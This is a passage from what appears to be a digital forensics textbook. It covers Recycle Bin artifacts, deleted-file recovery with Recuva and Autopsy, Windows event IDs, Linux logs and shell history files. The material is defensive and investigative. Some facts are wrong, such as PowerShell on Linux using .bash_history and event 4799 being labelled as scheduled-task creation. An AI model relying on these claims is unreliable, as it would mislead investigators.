
To investigate the Recycle Bin, one can examine the \$I file to identify the deleted files and their properties, and the \$R files to recover the data of the deleted files. The SID sub-folders can help to determine which user deleted which files.

Let us do a hands-on lab. Here are the steps for the same:

1. Navigate to `$Recycle.Bin` directory by using the commands given in *Figure 5.17*:
2. Launch `cmd.exe` as administrator.

3. Go to `c:\`

4. `dir /a` will show a hidden directory, as shown below:



```
Administrator: Command Prompt
Directory of C:\


03/27/2023  12:28 AM    <DIR>          $Recycle.Bin
04/12/2023  10:01 AM    <DIR>          $WinREAgent
04/03/2023  08:55 PM    <DIR>          Autopsy
04/12/2023  05:47 PM    <DIR>          Boot
04/12/2023  10:10 AM          416,024 bootmgr
12/07/2019  05:08 AM          1 BOOTNXT
```

Figure 5.17: Locating \$Recycle.Bin

5. Navigate to \$Recycle.Bin using the command: `cd $Recycle.Bin`.

6. If you have more than one SID, then find out which SID belongs to which user.

- Run the command: `wmic useraccount get name, sid`, refer to [*Figure 5.18*](#).



```
C:\$Recycle.Bin\S-1-5-21-2382049235-3257346353-1402513688-1000>wmic useraccount get name, sid
Name           SID
Administrator   S-1-5-21-2382049235-3257346353-1402513688-500
DefaultAccount S-1-5-21-2382049235-3257346353-1402513688-503
Guest          S-1-5-21-2382049235-3257346353-1402513688-501
Labuser        S-1-5-21-2382049235-3257346353-1402513688-1000
```

Figure 5.18: Mapping account to SID

7. We are using a Labuser account for this lab:

```

Directory of C:\$Recycle.Bin\S-1-5-21-2382049235-3257346353-1402513688-1000

04/15/2023  06:32 PM    <DIR>        .
04/15/2023  06:32 PM    <DIR>        ..
04/15/2023  04:28 PM            104 $I2KRS20
04/15/2023  06:32 PM            112 $I7F8697.docx
04/15/2023  04:25 PM            64 $IGYI71D
04/15/2023  04:25 PM            52 $IX5HQ60
04/15/2023  04:25 PM            48 $TZVB6XU
04/11/2023  12:21 PM    <DIR>        $R2KRS20
04/15/2023  06:32 PM            12,025 $R7F8697.docx
04/07/2023  02:45 PM    <DIR>        $RGYI71D
04/07/2023  02:58 PM            95,707,136 $RX5HQ60
04/07/2023  02:57 PM            11,055,104 $RZVB6XU
03/15/2023  12:31 PM            129 desktop.ini
                           9 File(s)   106,774,774 bytes
                           4 Dir(s)   1,748,332,544 bytes free

```

Figure 5.19: Navigating to User SID folder

8. There is an \$R file with .docx extension that may contain data of sensitive.docx and one \$I with .docx extension that would contain metadata of **\$RXXXX.docx** file.
9. To find what was the original name and path of this deleted **\$R7F8697.docx** file. We need to read **\$I7F8697.docx**, which can be done with a simple command in the command line, as shown in the following figure: **notepad \$I7F8697.docx**:



Figure 5.20: Reading \$I7F8697.docx

10. Now we know it is indeed the file of interest, let us export this file with the following command:

```
Copy $RXXXXXX.docx "<export destination path>"
```

```
Copy $R7F8697.docx "c:\Users\Labusers\documents"
```




Figure 5.21: Copied the deleted file to recover it

The above method can be used on forensics images once they are mounted as drive, hence we can recover data for any user. The SID and user account mapping can be found under the registry key:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows  
NT\CurrentVersion\ProfileList\S-1-5-21-1843332746-572796286-2118856591-  
1000\ProfileImagePath.
```

The Recycle Bin can also be used to identify files that were present on the system at a particular point in time. This can be useful for establishing timelines and reconstructing events. For example, if a file is found in the Recycle Bin that was deleted two days after a particular event, it can be inferred that the file was present on the system at the time of the event.

Note: There are two other open-source tools that you are recommended to explore and practice. Rifiuti2 developed by Abel Cheung, can be downloaded from <https://abelcheung.github.io/rifiuti2/> , and \$I parse is a tool to parse \$I files written by Jason Hale and can be downloaded from <https://df-stream.com/download/321/> .

Challenges in analyzing Recycle Bin

Following are the challenges faced in analyzing Recycle Bin:

- Recycle Bin can be easily manipulated or deleted. Users can bypass the Recycle Bin by using the *Shift+Delete* command, which permanently deletes a file without sending it to the Recycle Bin.
- The Recycle Bin can be bypassed by deleting files from removable media such as USB drives or by using third-party tools to permanently delete files.
- It can become fragmented, meaning that parts of a deleted file may be scattered across different locations on the hard drive. This can make it more difficult to recover the file and may require specialized tools and techniques.

In conclusion, the Recycle Bin can be a valuable source of information in digital forensics investigations. It can provide insights into user behavior, file history, and other key details. However, there are challenges associated with analyzing the Recycle Bin, including the potential for manipulation or deletion and fragmentation of deleted files.

File recovery

We have briefly discussed in *Chapter 1, Introduction to Essential Concepts of Digital Forensics*, file recovery uses file system information to recover files. We will explore different methods and tools to recover deleted data.

Methods to recover deleted data

Let us look at some of the methods to recover deleted data:

- **Off the shelf file recovery tools:** Recuva or EaseUS Data Recovery Wizard, scan the hard drive for deleted files. The tool then restores the deleted file to a new location on the hard drive by searching for data marked as free space.
- **Forensics image of hard drive and tools:** Analysts can then use forensic analysis tools like Autopsy or EnCase to recover deleted files from the Recycle Bin by analyzing the file system and searching for data marked as free space. These forensics tools are more robust than Recuva:
 - The Sleuth Kit tool called fls, can be used to list the files in a Recycle Bin directory. Analysts can use this tool to view information such as the file name, size, creation date, and modification date.
 - Another tool in the Sleuth Kit, icat, can be used to extract specific files from the Recycle Bin directory.
 - Hex editor is a tool for viewing and editing raw data on a hard drive. A hex editor can be used to view the contents of the Recycle Bin directory, including deleted files.
- **File carving:** Digital forensics professionals need to search for specific file signatures or headers in raw data, such as unallocated space or fragmented files, and then extract the data.
 - This technique can recover data from deleted files that have been overwritten by new data. However, file carving can be time-consuming and may require specialized knowledge and tools.

Let us explore some of these methods and tools to recover deleted data. First, we are going to use Recuva, which you can download from
<https://www.ccleaner.com/recuva/download/standard>.

File recovery using Recuva

Follow the given steps to recover a file using Recuva:

1. Install the application and run it.
2. It will ask you to choose the type of files you want to recover. We will be selecting all files.
3. The next screen will ask you to provide the location of deleted files.
4. If you do not know then choose the **I don't know** option, and you get the following window:




Figure 5.22: Recuva scanning for deleted files

5. Once the scanning for deleted files is completed, we will see a list of all the deleted files that can be recovered, with their path, last modified date, size and state: quality of content to be recovered, as shown:

The screenshot shows the Recuva 'Results' window. The top menu includes 'All Local Disks', 'Scan', 'Pictures', and 'Options...'. The main area is a table with columns: 'Filename', 'Path', 'Last Modified', 'Size', and 'State'. The table lists numerous files, mostly Microsoft-related icons and temporary files, with sizes ranging from 144 bytes to 1,966 KB and states from 'Excellent' to 'Unrecoverable'. To the right of the table is a preview pane showing a map image. At the bottom, a message says 'Found 360 file(s) (532,076 ignored) in 4 minutes 12 seconds.' and there is a 'Recover...' button.

Filename	Path	Last Modified	Size	State
SIIF04M2.png	C:\\$Recycle.Bin\\$-1-5-21-2382049235-3257346353-14...	4/14/2023 22:32	144 bytes	Excellent
SRHGSROV.png	C:\\$Recycle.Bin\\$-1-5-21-2382049235-3257346353-14...	4/14/2023 22:32	140 bytes	Excellent
SROVELV5.png	C:\\$Recycle.Bin\\$-1-5-21-2382049235-3257346353-14...	4/14/2023 22:32	162 bytes	Excellent
thTENY1LQ9.jpg	C:\Users\Labuser\AppData\Local\Packages\Microso...	4/14/2023 20:15	7 KB	Excellent
thBG03NWZA.jpg	C:\Users\Labuser\AppData\Local\Packages\Microso...	4/14/2023 20:15	8 KB	Excellent
thLNZMUUIX.jpg	C:\Users\Labuser\AppData\Local\Packages\Microso...	4/14/2023 20:15	7 KB	Excellent
tha9FIMYO9.jpg	C:\Users\Labuser\AppData\Local\Packages\Microso...	4/14/2023 20:15	6 KB	Excellent
microsoft-skydrive-desktop_36...	C:\Users\Labuser\AppData\Local\Microsoft\Window...	4/12/2023 11:19	10 KB	Unrecoverab...
icon.png	C:\%	4/3/2023 18:07	1 KB	Excellent
SROVELV5.png	C:\\$Recycle.Bin\\$-1-5-21-2382049235-3257346353-14...	4/3/2023 11:16	1,782 KB	Excellent
SRIF04M2.png	C:\\$Recycle.Bin\\$-1-5-21-2382049235-3257346353-14...	4/3/2023 11:15	1,096 KB	Excellent
SRHGSROV.png	C:\\$Recycle.Bin\\$-1-5-21-2382049235-3257346353-14...	4/3/2023 11:15	1,966 KB	Excellent
microsoft-windowscommunica...	C:\Users\Labuser\AppData\Local\Microsoft\Window...	12/7/2019 05:53	523 bytes	Unrecoverab...
microsoft-windowscommunica...	C:\Users\Labuser\AppData\Local\Microsoft\Window...	12/7/2019 05:53	523 bytes	Unrecoverab...
microsoft-windowscommunica...	C:\Users\Labuser\AppData\Local\Microsoft\Window...	12/7/2019 05:53	264 bytes	Excellent
microsoft-windowscommunica...	C:\Users\Labuser\AppData\Local\Microsoft\Window...	12/7/2019 05:53	264 bytes	Excellent
microsoft-windowscommunica...	C:\Users\Labuser\AppData\Local\Microsoft\Window...	12/7/2019 05:53	272 bytes	Excellent

Figure 5.23: Recuva finds out deleted files

6. To recover the files, click in recover on the bottom right corner and select destination to save the files.

Note: Enabling deep scan will take time.

File recovery using Autopsy

The next tool we will explore is Autopsy. When we ingest forensics image to Autopsy, it will automatically execute a number of methods and techniques under the hood to gather important data to be further analyzed by a digital forensics professional.

Steps to recover file:

1. **Create a new case:** Open Autopsy and create a new case by clicking on **New Case** and entering the required information, such as case number, examiner name, and description.
2. **Add the evidence:** Add the evidence to Autopsy by clicking on **Add Host** and selecting the source of the evidence, such as a hard drive, USB drive, or an image file.
3. **Analyze the evidence:** Autopsy will analyze the evidence and create a timeline of all the activities on the system. You can browse the timeline and use filters to find the files you want to recover or use keyword search.
4. **Recover the files:** Once you have found the files you want to recover, right-click on the file and select **Export**. Choose the destination folder where you want to save the file and click on **Export** to recover the file.
5. **Verify the recovered files:** After recovering the files, it is important to verify that the recovered files are intact and can be opened. Autopsy provides a built-in file viewer that can be used to verify the recovered files, as shown:




Figure 5.24: Extracting files

6. We searched through deleted files using the keyword search for **secret**. We will find a file name top secret that seems like the **.LNK** (link file) was created when shared via slack. Let us further find out if we have the original file on the disk and extract it out. We will cover **.Lnk** files in detail in the next chapter.
7. Run a keyword search: Top secret canal **blueprint.png**.
8. Autopsy found two files. The first one resided under the picture folder of the labuser. The second is in the same folder but with the suffix slack file.
9. To extract these files, simply right-click on it, click on extract, and save it to the destination folder, as shown:




Figure 5.25: Extracting files using autopsy

Another way to recover a file is by file carving, we will cover file carving in detail in [**Chapter 10, Advanced Forensics Tools, Commands and Methods**](#). The next

topic we will cover is system logs, what are different types of system logs, and what value they bring to digital forensics professionals, where to find and how to analyze them.

System logs

System logs play a crucial role in digital forensics as well as in incident response as they provide essential information about the activities that have taken place on a system. Both Windows and Linux operating systems generate various types of logs that can be used in forensics investigations. In this article, we will discuss the system logs of Windows and Linux, the types of logs generated by each operating system, where to find these logs, and how to access them during a digital investigation.

Windows event logs

Windows event logs are a type of system log generated by the Windows operating system. These logs record system events such as application crashes, hardware failures, security events, user logon and logoff events, and more. Windows event logs provide critical information for system administrators and security professionals to troubleshoot issues and identify security incidents.

Location of Windows event logs

In Windows operating systems, the default location of the event logs is at:

`C:\Windows\System32\winevt\Logs`:

- Custom logs can be found in the following registry key:
`Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\EventLog`.
 - This registry key can be analyzed to determine the custom location of event logs, DLLs, and executables. During analysis, you can search through the registry key `HKLM\SYSTEM\CurrentControlSet\Services\EventLog` for additional logging details.

Structure of Windows event logs

Windows operating system generates different types of logs, which include Application, Security, Setup, System, and Forwarded Events. Let us understand what they are:

- **Application log:** The Application log contains information about applications running on the system. This log can be used to identify any issues with the applications or to determine the cause of any application-related errors.
- **Security log:** The Security log contains information about security-related events on the system, such as logon attempts, changes to user account policies, and attempts to access protected files or directories.
- **Setup log:** The Setup log contains information about the installation of software on the system. This log can be used to identify any issues with the installation process or to determine the cause of any installation-related errors.
- **System log:** The System log contains information about the system-level events, such as the startup and shutdown of the system, hardware events, and driver failures.
- **Forwarded events:** The Forwarded events log contains events that have been forwarded from other computers on the network.

All logs are stored in five categories/levels (information, warning, error, critical, and success/failure audit). Error, audit success, and failure logs are important in terms of forensic investigations while the other categories provide insight about the incidents that occurred on the system.

Windows event logs artifact

The artifact contains event logs in Windows operating systems. The details that you can view include:

- **Level:** Event log level/type. This can be information, warning, error, success/failure audit.
- **Channel:** Event log channel or category. Security, Application, System etc.
- **Computer:** Local system name.
- **Event ID:** Event identification number. By filtering according to ID, we can get the important events.
- **Keywords:** They are used to group the event with other similar events based on the usage of the events.
- **Opcode:** The activity or a point within an activity that the application was performing when it raised the event.

- **Provider GUID:** The unique GUID for the provider. It is useful when performing research or operations on a specific provider.
- **Provider name:** Name of event provider.
- **Security User ID:** It is used to uniquely identify a security principal or security group.
- **Task:** Identifies the type of recorded event log. Application developers can define custom task categories for providing additional details.
- **Event record order:** Order of the event in the main event category.
- **Located at:** File offset location of the specific event.
- **Event Record ID:** Event record identification number in the main category.
- **XML:** XML view of the event.
- **Record length:** Length of the event.

Now we know what the artifact Windows event stores are, let us explore and understand two examples for windows security event logs:

- Event ID: 7045 - New service added.
- Event ID: 4688 - A new process has been created.

Event ID: 7045 - New service added

In this example, a new service named **labuser** has been added to the system. The log provides the service name, file name, type, start type, and the account under which the service runs. Let us look at their specifications:

- The **Service Type** field indicates the type of service, which can be a kernel driver (0x1), file system driver (0x2), or other type of service (0x10 or 0x20). In this case, the service type is 0x20, which indicates a service that runs in its own process.
- The **Service Start Type** field indicates how the service should start. A value of 0x2 indicates that the service should start automatically when the system boots. Other possible values include 0x3 (manual start) and 0x4 (disabled).
- Finally, the **Service Account** field indicates the account under which the service runs. In this case, the service is running under the Local System

account, which has full system privileges, as shown in the following sample:

```
01. Event ID: 7045
02. Log Name: System
03. Source: Service Control Manager
04. Level: Information
05. Date: 2023-04-21T10:15:00.000Z
06. Event Data:
07. Service Name: MyNewService
08. Service File Name: C:\Program Files\labuser\labusers_service.exe
09. Service Type: 0x20
10. Service Start Type: 0x2
11. Service Account: LocalSystem
```

Figure 5.26: Event Id 7045 log sample

Event Code 4688: A new process has been created

This event code is generated when a new process is created on the system. The event log contains information about the process, including the name of the executable file, the **Process ID (PID)**, and the user account under which the process is running.

This information is useful for investigators to identify potentially malicious activity on the system, such as the execution of malware or unauthorized software. Additionally, event code 4688 can be used in combination with other event codes, such as 4624 (successful logon) or 4697 (service installation), to track the activities of specific user accounts or identify changes to the system configuration.

We can see that a user with the username **labuser** created a new instance of the Notepad application:

```

01. Log Name: Security
02. Source: Microsoft-Windows-Security-Auditing
03. Date: 4/20/2023 3:22:33 PM
04. Event ID: 4688
05. Task Category: Process Creation
06. Level: Information
07. Keywords: Audit Success
08. User: N/A
09. Computer: ForensicsLab
10. Description:
    A new process has been created.

11.
12.
13. Subject:
    Security ID: MYDOMAIN\labuser
    Account Name: labuser Account Domain: MYDOMAIN
    Logon ID: 0xDEADBEEF

14.
15.
16.
17.
18. Process Information:
    New Process ID: 0x1f8c
    New Process Name: C:\Windows\System32\notepad.exe
    Token Elevation Type: TokenElevationTypeDefault (1)
    Mandatory Label: Mandatory Label\Medium Mandatory Level

19.
20.
21.
22.
23.
24. Creator Process:
    Process ID: 0x3f4
    Process Name: C:\Windows\System32\winlogon.exe
    Token Elevation Type: TokenElevationTypeDefault (1)
    Mandatory Label: Mandatory Label\Medium Mandatory Level

```

Figure 5.27: Event code 4688

There are many Windows security event codes that both digital forensics investigators and incident responder use. Here is a list of some of the most used event codes:

Event code	Description	Information for investigator
4624	An account was successfully logged on.	Identify who logged into the system and when.
4625	An account failed to log on.	Detect unauthorized login attempts or brute-force attacks.
4634	An account was logged off.	Identify when a user logged off and from where.
4647	User initiated logoff.	Identify when a user initiated a logoff.
4697	A service was installed in the system.	Detect the installation of new services on the system.

Event code	Description	Information for investigator
4719	System audit policy was changed.	Identify changes to the system's audit policy.
4720	A user account was created.	Identify when a new user account was created on the system.
4722	A user account was enabled.	Detect when a previously disabled user account is re-enabled.
4723	An attempt was made to change an account's password.	Detect potential password attacks or unauthorized attempts to change passwords.
4724	An attempt was made to reset an account's password.	Detect potential password attacks or unauthorized attempts to reset passwords.
4726	A user account was deleted.	Identify when a user account was deleted.
4732	A member was added to a security-enabled local group.	Detect changes to local user groups and potential privilege escalation.
4735	A security-enabled local group was changed.	Identify changes to local user groups and potential privilege escalation.
4740	A user account was locked out.	Detect potential brute-force attacks or unauthorized access attempts.
4768	A Kerberos Authentication Ticket (TGT) was requested	Identify when a user requests a TGT and from where.
4769	A Kerberos service ticket was requested.	Identify when a user requests a service ticket and from where.
4781	The name of an account was changed.	Identify when a user account name is changed.
4799	A scheduled task was created.	Identify when a new scheduled task is created on the system.
1102	The audit log was cleared.	Detect attempts to cover tracks or conceal malicious activity.

Table 5.3: List of commonly used windows event code

There are a couple of other types of logs that can be captured from Windows OS and could be very useful in both digital forensics and incident response cases. The table below explains the type of logs, their value, how to enable the logs and how to view these logs:

Log type	Value	How to capture/enable	How to view
PowerShell Logs	Detect malicious or unauthorized activity related to PowerShell commands and scripts.	PowerShell logging is not enabled by default. It can be enabled by setting the appropriate logging level and output path using Group Policy or PowerShell commands.	Logs can be viewed in Event Viewer or extracted programmatically using PowerShell commands.

Task Scheduler Logs	Monitor scheduled tasks on the system, detect unauthorized or malicious scripts or updates.	Task Scheduler logs are generated automatically when tasks are executed.	Logs can be viewed in Event Viewer or extracted programmatically using PowerShell commands.
Windows Defender	Detect malware infections, view scan results, monitor other security-related events.	Windows Defender is included in Windows operating system and logs are generated automatically.	Logs can be viewed in Windows Defender Security Center or Event Viewer.
WMI Logs	Monitor system resources, detect unauthorized access, troubleshoot system issues related to WMI.	WMI logging is not enabled by default. It can be enabled by setting the appropriate logging level and output path using Group Policy or Registry Editor.	Logs can be viewed in Event Viewer or extracted programmatically using PowerShell commands.

Table 5.4: Other important log sources in windows environment

Linux system logs

Linux system logs are files that record various events and activities that occur on a Linux system. These logs are an essential part of system monitoring, maintenance, and troubleshooting, and are often used in digital forensics investigations.

Linux system logs are typically stored in the `/var/log` directory, although the exact location and naming conventions may vary depending on the distribution and configuration of the Linux system. Some of the most common Linux system logs include:

- **`/var/log/messages`:** This log file contains general system messages, including kernel messages, system daemons, and other miscellaneous messages.
- **`/var/log/auth.log`:** This log file records authentication-related events, such as user logins and logouts, authentication failures, and sudo commands executed by users.
- **`/var/log/syslog`:** This log file records system messages generated by system processes, such as network services, kernel services, and other system demons.
- **`/var/log/kern.log`:** This log file records kernel-related messages, including hardware and software errors, device drivers, and kernel module loading and unloading.

- **/var/log/boot.log**: This log file records the boot process of the system, including the services and demons started during boot.
- **/var/log/secure**: This log file contains security-related messages, such as authentication attempts, successful and failed login attempts, and changes to system permissions and privileges.
- **/var/log/utmp**: This log file records information about user logins, including login time, logout time, and the terminal used.
- **/var/log/wtmp**: This log file contains information about user logins and logouts, similar to utmp, but stores the information in a binary format for faster access.

Accessing and analyzing Linux system logs can be done using various command-line tools such as grep, sed, and awk. In addition, there are several graphical tools available for viewing and analyzing system logs, such as Logwatch and Logrotate.

Linux system logs can be found in the **/var/log** directory, which contains log files for different system components. These log files can be accessed using various tools such as the cat command, grep command, or a text editor.

Let us look at the example of these logs and decode them.

Example of a kernel message from **/var/log/messages**:

```
01. | kernel: [180195.215824] Memory cgroup out of memory: Kill process 12345 (java) score 500 or sacrifice child
```

Figure 5.28: Example of kernel message

This message indicates that the kernel has run out of memory for a particular cgroup and may need to kill a process or sacrifice a child process to free up memory.

Example of an authentication-related message from **/var/log/auth.log**:

```
01. | sshd[1234]: Failed password for user labuser from 192.168.1.1 port 1234 ssh2
```

Figure 5.29: Example of auth log

This message indicates that a user named **labuser** failed to log in to the system via SSH using the specified IP address and port. Example of a system message from **/var/log/syslog**:

```
01. | systemd[1]: Started OpenBSD Secure Shell server.
```

Figure 5.30: Example of system log

This message indicates that the `systemd` process started the OpenBSD Secure Shell server, which is used for remote access to the system via SSH.

Example of a kernel-related message from `/var/log/kern.log`:

```
01. | kernel: [180195.215824] USB disconnect, device number 2
```

Figure 5.31: Example of kernel log

This message indicates that a USB device has been disconnected from the system and has been assigned a specific device number. Example of a boot-related message from `/var/log/boot.log`:

```
01. | [OK] Started Apache HTTP Server.
```

Figure 5.32: Example of boot log

This message indicates that the Apache HTTP server started successfully during the boot process. Example of a security-related message from `/var/log/secure`:

```
01. | sudo: pam_unix(sudo:session): session closed for user labuser
```

Figure 5.33: Example of secure/session log

This message indicates that a user named **labuser** has closed their sudo session, which is used to execute privileged commands on the system. Example of a user login message from `/var/log/utmp`:

```
01. | labuser      pts/0          2022-04-20 13:30 (:0)
```

Figure 5.34: Example of utmp log

This message indicates that a user named **labuser** logged in to the system via a terminal window at the specified date and time.

Example of a user login/logout message from `/var/log/wtmp`:

01.	labuser	pts/0	2022-04-20 13:30 (:0)
02.	labuser	pts/0	2022-04-20 14:15 (:0)

Figure 5.35: Example wtmp log

This message indicates that a user named **labuser** logged in and out of the system via a terminal window at the specified date and time. These are just a few examples of the many types of log messages you might encounter in a Linux system. The information contained in log files can be extremely useful for diagnosing issues, analyzing system performance, and maintaining system security.

Logs are one way of finding what happened on the system. How about users using command line tools to perform certain actions? We will next look into how we can capture the history of in-built command line utilities, that is, Bash and PowerShell terminals.

Command line history

Command line history refers to the record of commands that have been executed in a command line interface, such as cmd.exe, bash terminal, or PowerShell. From a digital forensics perspective, command line history can be a valuable source of information, as it can provide insights into the activities performed on a system.

Command line history can be used to reconstruct a timeline of events, identify patterns of behavior, and identify potential security incidents. A few examples of command line history can be used to:

- Determine which commands were executed on a system, when they were executed, and by whom. This can help identify unauthorized or malicious activities.
- Identify system configuration changes, such as the installation or removal of software, that may have been made using command line tools.
- Identify the use of command line tools to perform system reconnaissance, such as the use of ping, nmap, or other network scanning tools.
- Identify the use of command line tools to exfiltrate data from a system, such as the use of netcat, wget, or other file transfer tools.

In terms of specific command line interfaces:

- **cmd.exe:** By default, Windows does not store the cmd.exe command between sessions. Once the computer restarts, Windows clears the command history. But if you have access to a live machine, then we can review all commands that ran within that session.
 - Another way around is capturing the physical memory of the live machine and then extracting the commands from memory.
- **Bash terminal:** In Linux and macOS, Bash terminal saves command history to a file called “`.bash_history`” in the user’s home directory. This file contains a record of all commands executed in the terminal, see [Figure 5.36](#):
 - Path `/home/<username>/ .bash_history`

```
labuser@ubuntulab:~$ ls -al
total 96
drwxr-x--- 16 labuser labuser 4096 Apr 20 21:26 .
drwxr-xr-x  3 root    root    4096 Apr 20 10:31 ..
-rw-------  1 labuser labuser  522 Apr 20 13:48 .bash_history
-rw-r--r--  1 labuser labuser  220 Apr 20 10:31 .bash_logout
-rw-r--r--  1 labuser labuser 3771 Apr 20 10:31 .bashrc
drwx----- 11 labuser labuser 4096 Apr 20 21:28 .cache
drwx----- 12 labuser labuser 4096 Apr 20 13:14 .config
drwxr-xr-x  2 labuser labuser 4096 Apr 20 13:11 Desktop
```

Figure 5.36: listing .bash_history file

To access it on the live machine, simply use cat or open it in a text editor.

The below figure shows all the commands that ran on the terminal on Ubuntu lab machine under user account labuser:

```
labuser@ubuntulab:~$ cat .bash_history
cd /media/labuser/VBox_GAs_7.0.4/
./runasroot.sh
sudo ./runasroot.sh
apt get install plaso
apt-get install plaso
gedit visduo
sudo whoami
sudo visudo
pkexec visudo
cd /media/labuser/VBox_GAs_7.0.4/
```

Figure 5.37: showcasing bash history

- In Linux, the PowerShell history is saved in a file called `.bash_history`, located in the user's home directory. This is because PowerShell on Linux uses the Bash shell's history functionality to store command history.
- **PowerShell:** On Windows PowerShell saves command history to a file called “`ConsoleHost_history.txt`” in the user's `AppData\Roaming\Microsoft\Windows\PowerShell` folder, see [*Figure 5.38*](#):

